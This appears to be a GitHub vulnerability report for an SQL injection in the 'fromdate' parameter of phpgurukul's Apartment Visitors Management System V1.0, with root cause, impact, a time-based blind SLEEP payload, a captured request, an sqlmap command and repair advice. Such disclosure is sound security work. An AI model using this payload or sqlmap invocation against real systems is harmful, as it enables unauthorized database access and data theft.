New issue

phpgurukul Apartment Visitors Management System Project V1.0 /admin/bwdates-reports-details.php SQL injection #8

Open

y77-88 opened 2 weeks ago

phpgurukul Apartment Visitors Management System Project V1.0 /admin/bwdates-reports-details.php SQL injection

NAME OF AFFECTED PRODUCT(S)

- Apartment Visitors Management System

Vendor Homepage

- https://phpgurukul.com/apartment-visitors-management-system-using-php-and-mysql/

AFFECTED AND/OR FIXED VERSION(S)

submitter

- yl525

Vulnerable File

- /admin/bwdates-reports-details.php

VERSION(S)

- V1.0

Software Link

- https://phpgurukul.com/projects/AVMS-Project-PHP.zip

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was identified within the "/admin/bwdates-reports-details.php" file of the "Apartment Visitors Management System" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "fromdate ((custom) POST)". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

Impact

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

DESCRIPTION

- During the security assessment of "Apartment Visitors Management System", I detected a critical SQL injection vulnerability in the "/admin/bwdates-reports-details.php" file. This vulnerability is attributed to the insufficient validation of user input for the "fromdate ((custom) POST)" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

Vulnerability location:

- "fromdate ((custom) POST)" parameter

Payload:


```
Parameter: MULTIPART fromdate ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: ------geckoformboundary91e4550014f24137f8f97ad3c2941761
Content-Disposition: form-data; name="fromdate"

2025-04-13' AND (SELECT 7855 FROM (SELECT(SLEEP(5)))BDoo) AND 'HVjq'='HVjq
------geckoformboundary91e4550014f24137f8f97ad3c2941761
Content-Disposition: form-data; name="todate"

2025-04-19
------geckoformboundary91e4550014f24137f8f97ad3c2941761
Content-Disposition: form-data; name="submit"


------geckoformboundary91e4550014f24137f8f97ad3c2941761--
```

Vulnerability Request Packet

```
POST /bwdates-reports-details.php HTTP/1.1
Host: avms
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary91e4550014f24137f8f97ad3c29417
Content-Length: 405
Origin: http://avms
Connection: keep-alive
Referer: http://avms/bwdates-reports.php
Cookie: PHPSESSID=ak6n4f17t3ov7jb13r8tr9a5kq
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary91e4550014f24137f8f97ad3c2941761
Content-Disposition: form-data; name="fromdate"

2025-04-13
------geckoformboundary91e4550014f24137f8f97ad3c2941761
Content-Disposition: form-data; name="todate"

2025-04-19
------geckoformboundary91e4550014f24137f8f97ad3c2941761
Content-Disposition: form-data; name="submit"


------geckoformboundary91e4550014f24137f8f97ad3c2941761--
```

The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
python sqlmap.py -r "E:\test3.txt" --level 2 --dbs
```



Suggested repair

1. **Employ prepared statements and parameter binding:**
   Prepared statements serve as an effective safeguard against SQL injection as they segregate SQL code from user input data. When using prepared statements, user - entered values are treated as mere data and will not be misconstrued as SQL code.

2. **Conduct input validation and filtering:**
   Rigorously validate and filter user input data to guarantee that it conforms to the expected format. This helps in blocking malicious input.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has only the minimum required permissions. Avoid using accounts with elevated privileges (such as 'root' or 'admin') for day - to - day operations.

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

No branches or pull requests

Participants